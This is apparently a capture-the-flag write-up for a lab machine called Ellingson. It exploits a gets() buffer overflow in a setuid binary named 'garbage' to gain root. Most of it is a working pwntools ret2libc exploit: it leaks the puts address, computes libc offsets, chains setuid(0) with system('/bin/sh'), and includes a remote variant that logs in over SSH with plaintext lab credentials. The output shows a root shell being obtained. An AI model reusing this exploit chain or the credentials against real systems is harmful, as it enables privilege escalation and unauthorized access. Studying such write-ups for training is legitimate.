
I can put this password and it will ask me to choose 1~4




However, nothing interesting for these options

```
> 1
Balance is $1337
> 2
Row Row Row Your Boat...
> 3
The tankers have stopped capsizing
> 4
```





There's no secret option


$./garbage
Enter access password: AAAA

```
2  bool auth(undefined4 param_1)
3
4  {
5    int iVar1;
6    undefined8 local_f8;
7    undefined8 local_f0;
8    undefined8 local_e8;
9    undefined2 local_e0;
10   char local_88 [100];
11   char local_24 [12];
12   undefined4 local_18;
13
14   local_18 = param_1;
15   strcpy(local_24,username);
16   printf("Enter access password: ");
17   gets(local_88);
18   putchar(10);
19   iVar1 = strcmp(local_88,"N3veRF3@r1iSh3r3!");
20   if (iVar1 != 0) {
21     puts("access denied.");
22   }
23   else {
24     local_f8 = 0x6720737365636361;
25     local_f0 = 0x66206465746e6172;
26     local_e8 = 0x3a7265737520726f;
27     local_e0 = 0x20;
28     strcat((char *)&local_f8,local_24);
29     syslog(6,(char *)&local_f8);
30     puts("access granted.");
31   }
```

maximum input 100

gets is vulnerable to buffer overflow

I can verify in ghidra that vulnerable function is used

```
$checksec --file=garbage
RELRO           STACK CANARY      NX            PIE           RPATH      RUNPATH      Symbols       FORTIFY Fortified      Fortifiable     FILE
Partial RELRO   No canary found   NX enabled    No PIE        No RPATH   No RUNPATH   101 Symbols   No              0              7               garbage
```

checksec

1. NX enabled: cannot run shellcode
2. No PIE: can use hard coded address
3. No canary: don't need to find canary
   Since NX is enabled, I'll perform ret2libc

I can run gdb and find out the offset using pattern

```
$gdb ./garbage
GNU gdb (Debian 13.1-3) 13.1
```

```
gdb-peda$ pattern create 300
'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAA1AAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%'
gdb-peda$ c
Continuing.
Enter access password: AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAA1AAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%
access denied.

Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------------------]
RAX: 0x0
RBX: 0x7fffffffdd48 --> 0x7fffffffe0df ("/home/parrot/Documents/ellingson/garbage")
RCX: 0x7ffff7ec3300 (<__GI___libc_write+16>:    cmp    rax,0xfffffffffffff000)
RDX: 0x1
RSI: 0x1
RDI: 0x7ffff7f9fa10 --> 0x0
RBP: 0x6c41415041416b41 ('AkAAPAAl')
RSP: 0x7fffffffdc18 ("AAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%")
RIP: 0x401618 (<auth+261>:      ret)
R8 : 0x40727d ("::/var/run/miredo-server:/usr/sbin/nologin\niodine:x:107:65534::/run/iodine:/usr/sbin/nologin\nmessagebus:x:108:113::/nonexistent:/usr/sbin/nologin\nmiredo:x:109:65534::/var/run/miredo:/usr/sbin/nologin\n"...)
R9 : 0x0
R10: 0x7ffff7dd4ff8 --> 0x10002200006653
R11: 0x202
```

Where I need to search for offset

```
gdb-peda$ pattern search 'AAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%'
Registers contain pattern buffer:
RBP+0 found at offset: 128
```

I can find that offset is 128, but since stack size is 8, it should be 136

```
└─$ python3 -c 'print("A"*135)' | ./garbage
Enter access password:
access denied.
┌─[✗]─[parrot@parrot]─[~/Documents/ellingson]
└─$ python3 -c 'print("A"*136)' | ./garbage
Enter access password:
access denied.
Segmentation fault
```

It can be simply verified like this


```
└─$ ROPgadget --binary garbage | grep -E 'pop r.i'
0x000000000040179b : pop rdi ; ret
0x0000000000401799 : pop rsi ; pop r15 ; ret
```

ROPgadget shows pop rdi ; ret command address that I need

```
└─$ objdump -D garbage


garbage:     file format elf64-x86-64



Disassembly of section .interp:
```




objdump shows main, puts plt&got address

Leak address





It shows unreadable output, so instead of print,



(I used [1:9] here to exclude starting . from output)

```
$python3 exploit.py
[+] Starting local process './garbage': pid 3494
/home/parrot/Documents/ellingson/exploit.py:14: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs
.pwntools.com/#bytes
  p.recvuntil("access denied")
[*] Leaked address: 2e0a8079563fde7f
[*] Stopped process './garbage' (pid 3494)
```

It shows readable output

Binary exploit in local

I can use ldd to get libc library the system uses

```
$ldd garbage
        linux-vdso.so.1 (0x00007f03237ef000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f03235f2000)
        /lib64/ld-linux-x86-64.so.2 (0x00007f03237f1000)
```

Using readelf -s, I can get addresses of puts_glibc, system_glibc, setuid

```
$readelf -s /lib/x86_64-linux-gnu/libc.so.6 | grep puts@@
  231: 0000000000077980   405 FUNC    WEAK   DEFAULT   16 puts@@GLIBC_2.2.5
 2488: 0000000000077980   405 FUNC    GLOBAL DEFAULT   16 _IO_puts@@GLIBC_2.2.5
 2546: 0000000000076570   290 FUNC    WEAK   DEFAULT   16 fputs@@GLIBC_2.2.5
```

```
$readelf -s /lib/x86_64-linux-gnu/libc.so.6 | grep system
1024: 000000000004c490    45 FUNC    WEAK   DEFAULT   16 system@@GLIBC_2.2.5
```

```
$readelf -s /lib/x86_64-linux-gnu/libc.so.6 | grep setuid
 882: 00000000000d5570   120 FUNC    WEAK   DEFAULT   16 setuid@@GLIBC_2.2.5
```

Using strings -a -t x, I can get address of /bin/sh_glibc

```
$strings -a -t x /lib/x86_64-linux-gnu/libc.so.6 | grep /bin/sh
196031 /bin/sh
```

Let's write complete python file

```
#!/bin/python3$
$
from pwn import *$
p = process('./garbage')$
offset = 136 # from gdb pattern$
pop_rdi = p64(0x40179b) # pop stack and put it as argument for the function; from ROPgadget$
puts_got = p64(0x404028) # argument; from objdump$
puts_plt = p64(0x401050) # function; from objdump$
main = p64(0x401619) # not to end the program; from objdump$
puts_glibc = 0x77980 # glibc puts address; from readelf -s <glibc>; <- glibc: ldd <elf file>$
system_glibc = 0x4c490 # glibc system address; from readelf -s <glibc>$
setuid_glibc = 0xd5570 # glibc setuid address; from readelf -s <glibc>$
sh_glibc = 0x196031 # glibc /bin/bash address; from strings -a -t x <glibc>$
$
payload = b"".join([b"A" * offset, pop_rdi, puts_got, puts_plt, main])$
p.sendline(payload)$
$
p.recvuntil("access denied")$
leaked_addr = p.recv()[1:9].strip().ljust(8,b'\x00')$
log.info("Leaked address: {}".format(leaked_addr.hex()))$
```

glibc addresses that I got above

```
offset_glibc = u64(leaked_addr) - puts_glibc # offset between runtime address and libc address$
system = p64(offset_glibc + system_glibc)$
setuid = p64(offset_glibc + setuid_glibc)$
sh = p64(offset_glibc + sh_glibc)$
$
payload = b"".join([b"A" * offset,$
    pop_rdi, p64(0), setuid, # setuid(0)$
    pop_rdi, sh, system # system("/bin/sh")$
    ])$
p.sendline(payload)$
p.interactive()$
```

Offset between runtime and glibc functions remain same for all functions in glibc

Same principle as above
pop_rdi + argument + function -> function(argument)

I get a shell after running it

```
$python3 exploit.py
[+] Starting local process './garbage': pid 4546
/home/parrot/Documents/ellingson/exploit.py:18: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs
.pwntools.com/#bytes
  p.recvuntil("access denied")
[*] Leaked address: 80a9c669607f0000
[*] Switching to interactive mode
Enter access password:
access denied.
$ pwd
[redacted]/Documents/ellingson
```

Binary exploit in ssh

I can verify the glibc source using the same method

```
margo@ellingson:~$ ldd /usr/bin/garbage
        linux-vdso.so.1 (0x00007fff4096a000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f3431faf000)
        /lib64/ld-linux-x86-64.so.2 (0x00007f34323a0000)
```

```
margo@ellingson:~$ readelf -s /lib/x86_64-linux-gnu/libc.so.6 | grep puts@@
   191: 00000000000809c0   512 FUNC    GLOBAL DEFAULT   13 _IO_puts@@GLIBC_2.2.5
   422: 00000000000809c0   512 FUNC    WEAK   DEFAULT   13 puts@@GLIBC_2.2.5
  1141: 000000000007f1f0   396 FUNC    WEAK   DEFAULT   13 fputs@@GLIBC_2.2.5
  1677: 000000000007f1f0   396 FUNC    GLOBAL DEFAULT   13 _IO_fputs@@GLIBC_2.2.5
margo@ellingson:~$ readelf -s /lib/x86_64-linux-gnu/libc.so.6 | grep system@@
   607: 000000000004f440    45 FUNC    GLOBAL DEFAULT   13 __libc_system@@GLIBC_PRIVATE
  1403: 000000000004f440    45 FUNC    WEAK   DEFAULT   13 system@@GLIBC_2.2.5
margo@ellingson:~$ readelf -s /lib/x86_64-linux-gnu/libc.so.6 | grep setuid@@
    23: 00000000000e5970   144 FUNC    WEAK   DEFAULT   13 setuid@@GLIBC_2.2.5
margo@ellingson:~$ strings -a -t x /lib/x86_64-linux-gnu/libc.so.6 | grep /bin/sh
 1b3e9a /bin/sh
```

Let's change the local code to remote code

```
margo@ellingson:~$ uname -a
Linux ellingson 4.15.0-46-generic #49-Ubuntu SMP Wed Feb 6 09:33:07 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
margo@ellingson:~$
```

amd64

```
#!/bin/python3$
$
from pwn import *$
s = ssh(host = "10.10.10.139", user = "margo", password = "iamgod$08")$
context(os = "linux", arch = "amd64")$
p = s.process('/usr/bin/garbage')$
offset = 136 # from gdb pattern$
pop_rdi = p64(0x40179b) # pop stack and put it as argument for the function; from ROPgadget$
puts_got = p64(0x404028) # argument; from objdump$
puts_plt = p64(0x401050) # function; from objdump$
```

1. ssh to margo@10.10.10.139
2. It's linux amd64
3. Run /usr/bin/garbage

Change glibc addresses

```
12 puts_glibc = 0x809c0 # glibc puts address; from readelf -s <glibc>; <- glibc: ldd <elf file>$
13 system_glibc = 0x4f440 # glibc system address; from readelf -s <glibc>$
14 setuid_glibc = 0xe5970 # glibc setuid address; from readelf -s <glibc>$
15 sh_glibc = 0x1b3e9a # glibc /bin/bash address; from strings -a -t x <glibc>$
```

Run and I get root shell

(It can fail while running, so I need to run several times to succeed)

```
└──╼ $python3 remote_exploit.py
[+] Connecting to 10.10.10.139 on port 22: Done
[*] margo@10.10.10.139:
    Distro    Ubuntu 18.04
    OS:       linux
    Arch:     amd64
    Version:  4.15.0
    ASLR:     Enabled
    SHSTK:    Disabled
    IBT:      Disabled
[+] Starting remote process None on 10.10.10.139: pid 2585
[!] ASLR is disabled for '/usr/bin/garbage'!
/home/parrot/Documents/ellingson/remote_exploit.py:20: BytesWarning: Text is not bytes; assuming ASCII, no guarantees.
://docs.pwntools.com/#bytes
  p.recvuntil("access denied")
[*] Leaked address: c0c91fb13d7f0000
[*] Switching to interactive mode
Enter access password:
access denied.
# $ whoami
root
```